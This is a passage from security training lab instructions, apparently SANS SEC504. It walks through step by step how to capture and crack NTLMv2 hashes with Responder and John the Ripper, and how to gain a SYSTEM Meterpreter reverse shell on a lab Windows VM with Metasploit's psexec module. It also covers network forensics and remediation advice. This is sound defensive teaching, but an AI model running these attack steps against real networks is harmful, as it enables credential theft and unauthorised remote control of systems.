What's more, we can search the DHCP log for Alice's MAC address as well:

```
sec504@slingshot:/home/tools/504_arp_ex$ grep -i 000C295223BC DhcpSrvLog-Wed.log
10,07/15/09,14:05:45,Assign,10.12.1.13,ALICE.,000C295223BC,
```

We can see that Alice received a DHCP lease at 2:05 PM, a little before Vincent Smith received his DHCP lease. That is, a machine with Vincent's MAC address joined the network (and left) while Alice's machine had a valid DHCP lease.

> *This information helps confirm the timing of the attack and is consistent with the evidence pointing to Vincent's machine. From a timing perspective, Alice joined the network, then Vincent's machine joined the network. The attack then occurred, and Vincent's machine left the network shortly thereafter.*

Conclusion

In conclusion, Vincent Smith's machine may have launched the attack, and Vincent Smith is our current suspect. However, note that we don't know for sure whether Vincent himself launched the attack. It is possible that Vincent is the attacker. It's also possible that his machine may be infected with malware or otherwise compromised by an intruder who launched the attack against Alice. Alternatively, someone may be spoofing using Vincent's machine's MAC address. Still, we've gathered enough information to focus our follow-on investigation.

As an incident handler, follow-up steps likely involve contacting Human Resources advising that you have reason to suspect wrongdoing by Vincent Smith or his computer. We'd want to get HR's OK to analyze Vincent and his machine in more detail.

In this lab, we saw how incident handlers can perform analysis of MAC addresses in ARP caches, CAM tables, DHCP logs, and asset inventories from their environments to identify attacking machines and determine potential suspects during an investigation.

It is interesting to note the MAC address of Vincent's machine has an OUI of `00:0c:29`. MAC addresses beginning with these characters are usually virtual machines.

Why This Lab Is Important

All too often, organizations overlook the ample evidence available to them. As defenders we must realize that everything in our network can be used as a detection and prevention tool. With the right creativity and understanding, even lowly switches and other network devices can be turned into a distributed detection system.

Bonus (If Time Permits or for Homework)

- Conduct a periodic test to see how fast you can gather this sort of data and perform this level of analysis in your work network. With a little practice, this should only take a matter of minutes.
- Investigate tools that will help facilitate the gathering of this sort of evidence in your environment.
- Write a script or series of scripts that would help automate portions of this lab.

Additional Resources

SANS SEC503: Intrusion Detection In-Depth (https://www.sans.org/sec503/)

Network Forensics: Tracking Hackers through Cyberspace (https://www.pearson.com/us/higher-education/program/Davidoff-Network-Forensics-Tracking-Hackers-through-Cyberspace/PGM322390.html)

Lab 3.3: Responder Attack

Brief Intro

We've mentioned the responder tool several times already. Now it's your time to play with this powerful and fascinating tool.

Requirements for This Lab

In this lab you will use both your Slingshot Linux VM, and the Windows 10 VM. Make sure both VMs are running before continuing with the lab exercise.

Try It Yourself

Run Responder on your Linux VM to grab the NetNTLM password from your Windows VM.

Walkthrough

Verify Connectivity

On the Linux VM, test connectivity to the Windows VM using the `ping` utility:

```
sec504@slingshot:~$ ping -c 3 10.10.0.1
PING 10.10.0.1 (10.10.0.1) 56(84) bytes of data.
64 bytes from 10.10.0.1: icmp_seq=1 ttl=128 time=0.872 ms
64 bytes from 10.10.0.1: icmp_seq=2 ttl=128 time=1.14 ms
64 bytes from 10.10.0.1: icmp_seq=3 ttl=128 time=1.40 ms

--- 10.10.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.872/1.141/1.404/0.218 ms
```

Repeat this step, this time testing the connectivity from the Windows VM to the Linux VM:

```
C:\Users\Sec504> ping 10.10.75.1

Pinging 10.10.75.1 with 32 bytes of data:
Reply from 10.10.75.1: bytes=32 time<1ms TTL=64
Reply from 10.10.75.1: bytes=32 time=1ms TTL=64
Reply from 10.10.75.1: bytes=32 time<1ms TTL=64
Reply from 10.10.75.1: bytes=32 time=1ms TTL=64

Ping statistics for 10.10.75.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

If you are unable to get a response from the Windows VM or the Linux VM, take a look at the Testing Virtual Machine Connectivity (VM-Connectivity-Test.html) module for troubleshooting steps.

Open a Terminal, Access Root Account

From the Slingshot Linux VM, open a terminal. Access the root account using `sudo` as shown:

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504: sec504
root@slingshot:~#
```

Preparing to Run Responder


Next, navigate to the `/opt/responder` directory, as shown:

```
root@slingshot:~# cd /opt/Responder
root@slingshot:/opt/Responder#
```

Launch Responder

Launch Responder with the following options as shown below:

- `-I eth0` : the `-I` tells responder which interface to run on for capturing network activity
- `-i 10.10.75.1` : the `-i` option tells responder what `IP address` to tell victim systems to connect to for LLMNR responses




```
root@slingshot:/opt/Responder# ./Responder.py -I eth0 -i 10.10.75.1
                                           __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]

... trimmed for space

[!] Error starting TCP server on port 80, check permissions or other servers running.
[+] Listening for events...
```


The responder error on port 80 can be safely ignored.

Access a Non-existent System

Return to your Windows VM. Open File Explorer and try to browse to a non-existent server (something like `\\hellooo504`) using the location bar.



In the example above, I simply tried to connect to `\\hellooo504`. After a few moments, I got a pop-up saying that my system cannot connect to the `\\hellooo504` system.


Network Error

Windows cannot access \\hellooo504

Check the spelling of the name. Otherwise, there might be a problem with your network. To try to identify and resolve network problems, click Diagnose.

But it did try. And when it tried, it sent my password hash. Let's go see what that looks like.

Observe Captured NTLMv2 Hashes

Return to the Slingshot Linux VM. In the Responder window you should see the request and response for the `\\hellooo504` system. And, when it did, the victim system responded with its `password hash` and `user ID`.

```
[!] Error starting TCP server on port 80, check permissions or other servers running.
[+] Listening for events
[*] [NBT-NS] Poisoned answer sent to 10.10.75.1 for name WORKGROUP (service: Local
Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.10.75.1 for name WORKGROUP (service: Local
Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.10.0.1 for name SEC504 (service: Domain
Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.10.0.1 for name WORKGROUP (service: Domain
Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.10.0.1 for name SLINGSHOT (service: File
Server)
[*] [LLMNR] Poisoned answer sent to 10.10.0.1 for name SLINGSHOT
[*] [NBT-NS] Poisoned answer sent to 10.10.0.1 for name HELLOOO504 (service: File
Server)
[*] [LLMNR] Poisoned answer sent to 10.10.0.1 for name hellooo504
[SMB] NTLMv2-SSP Client   : 10.10.0.1
[SMB] NTLMv2-SSP Username : SEC504STUDENT\Sec504
[SMB] NTLMv2-SSP Hash     :
Sec504::SEC504STUDENT:1122334455667788:3380310C5C51CF04FACA9DZDI9408FDZ:01010000000000000

C069E214097040110AB96EEF17BGBFC0000000002000A0053004D0042003100320001000A0053004D00420031000

00320003000A0053004000420031003200050000A005300400042003100320008003000300000000000000000001000

06F549EC7A54315E7F8A52152A1BAF4444BB734F489EC40440A001000000000000000000000000000000000000009

680065006C006C006F006F006F0035003000340000000000000000000
```

Thankfully, we do not need to copy and paste this information. Responder automatically saves it to a file already formatted to be cracked by tools like John the Ripper and Hashcat.

Stop the Responder Session

Next, stop your Responder session by pressing CTRL+C in the Responder terminal window.

Crack the Password Hash

With our Responder session stopped, we can proceed to password cracking using John the Ripper.

From the terminal where you just stopped Responder, change to the `logs` directory, as shown:

```
root@slingshot:/opt/Responder# cd logs/
root@slingshot:/opt/Responder/logs#
```

Next, start John the Ripper, reading the password hash data stored in the `SMB-NTLMv2-SSP-10.10.0.1.txt` file, as shown:

```
root@slingshot:/opt/Responder/logs# john --format=netntlmv2 SMB-NTLMv2-SSP-
10.10.0.1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2, C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
sec504           (Sec504)
1g 0:00:00:00 DONE 1/3 (2018-12-19 02:15) 100.0g/s 1200p/s 1200c/s 1200C/s sec504
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Conclusion

This lab showed just how dangerous an attacker can be when they get on the same network as a victim. There are a large number of Layer 2 attacks that can easily be launched on any system which is on the same local network as the attacker.

Once again, user awareness, firewalls, and application whitelisting are quickly becoming critical for any robust security architecture.

Why This Lab Is Important

This lab should highlight how trivially easy it is to grab hashes from an improperly configured host. You must try to disable LLMNR, WPAD, and any other common misconfiguration discussed in this module of the class. Failure to do so will likely result in devastating attacks once an adversary is able to get into your network. If there are legacy systems which require these insecure settings, please put them in an isolated network zone to minimize the risk to your organization.

Bonus (If Time Permits or Homework)

- Run Responder on your network (REMEMBER YOU MUST HAVE WRITTEN PERMISSION)
- Try running the PowerShell equivalent of this lab, Inveigh (https://github.com/Kevin-Robertson/Inveigh)

Additional Resources

Responder for Purple Teams (http://www.irongeek.com/i.php?page=videos/derbycon6/510-responder-for-purple-teams-kevin-gennuso)

Lab 3.4: Metasploit Attack and Analysis

Brief Intro

In this lab, we'll attack the Windows VM from the Linux VM. In doing so, we'll expose you to some of the features of Metasploit. You will learn what skillful attackers can do to a victim system. Additionally, you'll see that even advanced attackers will leave traces that skillful defenders can use to track what the adversary is doing.

Requirements for This Lab

In this lab you will use both your Slingshot Linux VM, and the Windows 10 VM. Make sure both VMs are running before continuing with the lab exercise.

Try It Yourself

Use the `psexec` module and attack the Windows system. Pivot to a process and look for artifacts that allow you to detect attacker behavior.

Walkthrough

Goals of Metasploit Lab

The goals of this lab are twofold. First, we look at some of the most useful attack capabilities of Metasploit: `msfconsole` , the `psexec` module, the Meterpreter payload with a reverse connection, the hashdump features, and process migration. Second, we analyze the systems as they are attacked, looking at TCP port usage, process activity, event logs, and memory footprints of processes. In other words, this lab is structured so that we can see how Metasploit is used to attack, but also so we can analyze its impact on the victim system itself.

To achieve these goals, the lab is broken into three phases:

- First, we set up the systems to communicate for the attack.
- Secondly, we launch the attack.
- Finally, we analyze the impact of the attack on Windows.

For this lab, you will use your Slingshot Linux VM to attack your Windows machine. In the Linux VM you will use the Metasploit `psexec` module to attack Windows, injecting the Meterpreter payload (which runs in a `powershell.exe` process, which is a standard process designed to run code from a DLL, a standard part of Windows) with communication via a reverse TCP connection going from Windows back to Linux. You will type commands on Linux into a `meterpreter` prompt but they take effect on your Windows machine.

Verify Connectivity

On the Linux VM, test connectivity to the Windows VM using the `ping` utility:

```
sec504@slingshot:~$ ping -c 3 10.10.0.1
PING 10.10.0.1 (10.10.0.1) 56(84) bytes of data.
64 bytes from 10.10.0.1: icmp_seq=1 ttl=128 time=0.872 ms
64 bytes from 10.10.0.1: icmp_seq=2 ttl=128 time=1.14 ms
64 bytes from 10.10.0.1: icmp_seq=3 ttl=128 time=1.40 ms

--- 10.10.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.872/1.141/1.404/0.218 ms
```

Repeat this step, this time testing the connectivity from the Windows VM to the Linux VM:

```
C:\Users\Sec504> ping 10.10.75.1

Pinging 10.10.75.1 with 32 bytes of data:
Reply from 10.10.75.1: bytes=32 time<1ms TTL=64
Reply from 10.10.75.1: bytes=32 time=1ms TTL=64
Reply from 10.10.75.1: bytes=32 time<1ms TTL=64
Reply from 10.10.75.1: bytes=32 time=1ms TTL=64

Ping statistics for 10.10.75.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

If you are unable to get a response from the Windows VM or the Linux VM, take a look at the Testing Virtual Machine Connectivity (VM-Connectivity-Test.html) module for troubleshooting steps.

Open a Terminal

From the Slingshot Linux VM, open a terminal. You will complete the attack steps in this lab from this terminal prompt.

Launch MSFconsole

Next, start `msfconsole` from the terminal, as shown here:

```
sec504@slingshot:~$ msfconsole -q
[-] ***
[-] * WARNING: No database support: No database YAML file
[-] ***
msf5 >
```

> *Normally when you start Metasploit, you will see an ASCII art banner. More than a dozen banners are available, selected at random by Metasploit when it begins running. Adding `-q` suppresses that banner.*

View Metasploit Exploits

From the `msf5 >` prompt, examine the many Metasploit exploits available, as shown here:

```
msf5 > show exploits

Exploits
========

   Name                                                               Disclosure Date
Rank        Check  Description
   ----                                                               ---------------
----        -----  -----------
   aix/local/ibstat_path                                              2013-09-24
excellent  Yes     ibstat $PATH Privilege Escalation
   aix/rpc_cmsd_opcode21                                              2009-10-07
great       No     AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer
Overflow
   aix/rpc_ttdbserverd_realpath                                       2009-06-17
great       No     ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow
(AIX)
   android/adb/adb_server_exec                                        2016-01-01
excellent  Yes     Android ADB Debug Server Remote Payload Execution
...
```

This command may take a minute to complete. There are a lot of exploits!

Take a minute to glance through the many exploits offered by Metasploit.

Exploit Search

Metasploit has an overwhelming number of exploits. Fortunately, Metasploit also offers a search facility to identify any Metasploit modules with a matching keyword.

From the `msf5 >` prompt, search for the Metasploit `psexec` module, using the `type:exploit` flag to limit the search results to matching exploits, as shown here:

```
msf5 > search type:exploit psexec

Matching Modules
================

   Name                                         Disclosure Date  Rank       Check
Description
   ----                                         ---------------  ----       -----  ----
-------
   exploit/windows/local/current_user_psexec   1999-01-01       excellent  No
PsExec via Current User Token
   exploit/windows/local/wmi                    1999-01-01       excellent  No
Windows Management Instrumentation (WMI) Remote Command Execution
   exploit/windows/smb/ms17_010_psexec          2017-03-14       normal     No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution
   exploit/windows/smb/psexec                   1999-01-01       manual     No
Microsoft Windows Authenticated User Code Execution
   exploit/windows/smb/psexec_psh               1999-01-01       manual     No
Microsoft Windows Authenticated Powershell Command Execution
   exploit/windows/smb/webexec                  2018-10-24       manual     No
WebExec Authenticated User Code Execution
```

Here we see many modules that include the string `psexec`. We can filter the results further by adding additional keywords. Issue the `help search` command to see a list of search keywords, as shown here:

```
msf5 > help search
Usage: search [ options ]

OPTIONS:
  -h                Show this help information
  -o             Send output to a file in csv format
  -S           Search string for row filter

Keywords:
  aka          :  Modules with a matching AKA (also-known-as) name
  author       :  Modules written by this author
  arch         :  Modules affecting this architecture
  bid          :  Modules with a matching Bugtraq ID
  cve          :  Modules with a matching CVE ID
  edb          :  Modules with a matching Exploit-DB ID
  check        :  Modules that support the 'check' method
  date         :  Modules with a matching disclosure date
  description :  Modules with a matching description
  full_name    :  Modules with a matching full name
  mod_time     :  Modules with a matching modification date
  name         :  Modules with a matching descriptive name
  path         :  Modules with a matching path
  platform     :  Modules affecting this platform
  port         :  Modules with a matching port
  rank         :  Modules with a matching rank (Can be descriptive (ex: 'good') or
numeric with comparison operators (ex: 'gte400'))
  ref          :  Modules with a matching ref
  reference    :  Modules with a matching reference
  target       :  Modules affecting this target
  type         :  Modules of a specific type (exploit, payload, auxiliary, encoder,
evasion, post, or nop)

Examples:
  search cve:2009 type:exploit
```

Metasploit Local Shell Interaction

The `msfconsole` tool has numerous commands it processes, as we'll see. But, if `msfconsole` ever receives a command that it doesn't support, it passes it to the underlying OS shell to run, allowing us to interact with the OS within `msfconsole`. Let's examine the list of files in the current directory by running the `ls` command, as shown here:

```
msf5 > ls
[*] exec: ls

CourseFiles
Desktop
Documents
Downloads
go
Music
Pictures
Public
rita
Temp
Templates
tools
Videos
```

This may seem like a simple thing, but it is particularly useful when uploading or downloading files to the victim system through Metasploit.

Exploit Spotlight: psexec

In this lab, we use an exploit that is not quite an exploit: `psexec`. It is, by far, the most heavily used exploit because it allows attackers and testers to use captured credentials (or hashes) to move laterally in a network.

From the `msf5 >` prompt, examine the `psexec` exploit information, as shown here:

```
msf5 > info exploit/windows/smb/psexec

       Name: Microsoft Windows Authenticated User Code Execution
     Module: exploit/windows/smb/psexec
   Platform: Windows
       Arch: x86, x64
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Manual
  Disclosed: 1999-01-01

...
```

In your output you will see the various configuration options and commentary on usage of this module. The `psexec` module is one of the most useful modules in all of Metasploit, because it lets us run code on a target with SYSTEM privileges using an SMB connection established with administrator credentials. It is especially useful in a fully patched Windows environment.

Configuring Metasploit to Use psexec

Let's configure Metasploit to launch the attack. Let's select the `exploit/windows/smb/psexec` module.

> *Metasploit supports Tab autocomplete when typing module and variable names; try it by hitting Tab half-way through each of the following words.)*

```
msf5 > use exploit/windows/smb/psexec
msf exploit(psexec) >
```

Use a payload Meterpreter payload to make a *reverse TCP* connection:

```
msf exploit(psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

Now, we can get a list of all the variables associated with this exploit and payload by running:

```
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target address range or CIDR
identifier
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used
on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be
an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                no        The Windows domain to use for
authentication
   SMBPass                                no        The password for the specified
username
   SMBUser                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread,
process, none)
   LHOST                      yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Here, we see a list of variables associated with the `psexec` module, as well as those for the Meterpreter `reverse_tcp` payload. We configure these options next.

Configure Exploit Parameters

In this lab you will exploit the Windows VM at 10.10.0.1. The target of the exploit is stored in the `RHOST` variable. Set that parameter, as shown here:

```
msf exploit(psexec) > set RHOST 10.10.0.1
RHOST => 10.10.0.1
```

The `psexec` module needs credentials of a user in the administrators group on the target machine. It uses these credentials to remotely create a service, which it then uses to run the payload code with SYSTEM privileges. Set the `SMBUser` and `SMBPass` variables to values associated with a user in the admin group of your Windows machine, as shown here:

```
msf exploit(psexec) > set SMBUSER sec504
SMBUSER => sec504
msf exploit(psexec) > set SMBPASS sec504
SMBPASS => sec504
```

Now, you may wonder how an attacker got such a password. He or she may have gotten them through automated password guessing, cracking, or sniffing. We discuss various password attacks in more detail in book 4 for this class.

> *It's worth noting that the `SMBPass` variable could be set to a value of the user's LANMAN:NTHash instead of the user's actual password. Metasploit supports pass-the-hash attacks for `psexec` against Windows, where we can authenticate to a target using only its hashes (not the password). We also talk about pass-the-hash attacks in book 4.*

We now set the `LHOST` variable, which tells the Meterpreter `reverse_tcp` payload where to connect back to. We want it to connect to the Linux VM. Set the `LHOST` parameter as shown here:

```
msf exploit(psexec) > set LHOST 10.10.75.1
LHOST => 10.10.75.1
```

There is also an `LPORT` variable which we could define to identify a TCP port to connect back on. We leave it with the default of 4444 so that we can easily spot this connection. A stealthy attacker, though, may choose 80 or 443 to blend in with HTTP or HTTPS activity.

Finally, let's review the options again to make sure we've set them all appropriately. Enter the `show options` command, as shown here:

```
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                   Current Setting  Required  Description
   ----                   ---------------  --------  -----------
   RHOSTS                 10.10.0.1        yes       The target address range or CIDR
identifier
   RPORT                  445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                     no        Service description to to be used
on target for pretty listing
   SERVICE_DISPLAY_NAME                    no        The service display name
   SERVICE_NAME                            no        The service name
   SHARE                  ADMIN$           yes       The share to connect to, can be
an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain              .                no        The Windows domain to use for
authentication
   SMBPass                sec504           no        The password for the specified
username
   SMBUser                sec504           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread,
process, none)
   LHOST     10.10.75.1       yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Launch the Exploit

With everything configured, we can launch the attack to get Meterpreter loaded into the target machine's memory and connect back to us:

```
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 10.10.75.1:4444
[*] 10.10.0.1:445 - Connecting to the server...
[*] 10.10.0.1:445 - Authenticating to 10.10.0.1:445 as user 'sec504'...
[*] 10.10.0.1:445 - Selecting PowerShell target
[*] 10.10.0.1:445 - Executing the payload...
[+] 10.10.0.1:445 - Service start timed out, OK if running a command or non-service
executable...
[*] Sending stage (179779 bytes) to 10.10.0.1
[*] Meterpreter session 1 opened (10.10.75.1:4444 -> 10.10.0.1:1799) at 2019-03-22
18:32:51 +0000

meterpreter >
```

> *Occasionally, the psexec exploit will fail with the error Unable to remove the service, ERROR_CODE: 1053. If this happens, run the exploit command again.*

Look carefully at the status messages from Metasploit. You can see that it authenticates to the target machine and uploads the stager. The stager is the `reverse_tcp` part of the payload, which implements communication and the loading of the stage. The stage is Meterpreter itself.

Finally, with the stager running on the target, it sends the stage (Meterpreter itself) and opens a session back to `msfconsole`, giving us the Meterpreter prompt. We now have Meterpreter access of the target machine: `meterpreter >`

Special Meterpreter commands we type at this prompt are executed by Meterpreter on the Windows target machine.

> *If, as you proceed through this lab, your Meterpreter session closes or is dropped, type* `exploit` *to relaunch it.*

Meterpreter at Session Management

After you get a `meterpreter >` prompt, let's look at how we can manage sessions with `msfconsole`. First, we take the Meterpreter session and put it in the background so that we are back at the `msfconsole` prompt using the `background` command, as shown here:

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/psexec) >
```

Metasploit supports the concept of having multiple sessions with multiple target machines. We can get a list of all open sessions on exploited target boxes by running the `sessions -l` command (that is a *dash lowercase-L*, not a one), as shown here:

```
msf5 exploit(windows/smb/psexec) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ SEC504STUDENT
10.10.75.1:4444 -> 10.10.0.1:1799 (10.10.0.1)
```

Each session has a *session number*, a small integer set that starts at 1 for the first session an instance of Metasploit opens. We can get back to our Meterpreter prompt and interact with the appropriate session by running the `sessions -i` command, specifying the session number (in this case, 1). Run the `sessions` command to interact with the Meterpreter session again, as shown here:

```
msf exploit(psexec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

If you ever lose your Meterpreter session, or it becomes unresponsive, you can quit that session by pressing CTRL+C or running `background`, and trying to rerun `exploit` at the `msf5 >` prompt.

Meterpreter Host Interrogation

Now, let's get information about the host itself. Run the `sysinfo` command, as shown here:

```
meterpreter > sysinfo
Computer        : SEC504STUDENT
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : en_US
Domain          : SEC504
Logged On Users : 2
Meterpreter     : x86/windows
```

Note that the output of `sysinfo` may be slightly different on your system following Windows OS updates.

In this output we can see the host's name (Computer), the operating system type, the CPU architecture, and the language pack installed.

Next, let's see what the current user ID is by running the `getuid` command, as shown here:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

We used the `psexec` module, which relies on admin credentials to give us local SYSTEM privileges on the target.

TIP: You have the ability to clear the screen by pressing CTRL+L. Also, you have Tab autocomplete of various command names within Meterpreter. Try out the following commands, which give us information about the target environment and our place in it.

Meterpreter Process Interrogation

We can obtain a list of running processes on the Windows victim with the `ps` command, as shown here:

```
meterpreter > ps

Process List
============

 PID   PPID  Name                      Arch  Session  User
Path
 ---   ----  ----                      ----  -------  ----                             --
--
 0     0     [System Process]
 4     0     System                    x64   0
 504   4     smss.exe                  x64   0
 576   784   svchost.exe               x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
 584   576   csrss.exe                 x64   0
 664   656   csrss.exe                 x64   1
 684   576   taskhostw.exe             x64   1        SEC504STUDENT\Sec504
C:\Windows\System32\taskhostw.exe
 704   576   wininit.exe               x64   0
 736   656   winlogon.exe              x64   1        NT AUTHORITY\SYSTEM
C:\Windows\System32\winlogon.exe
```

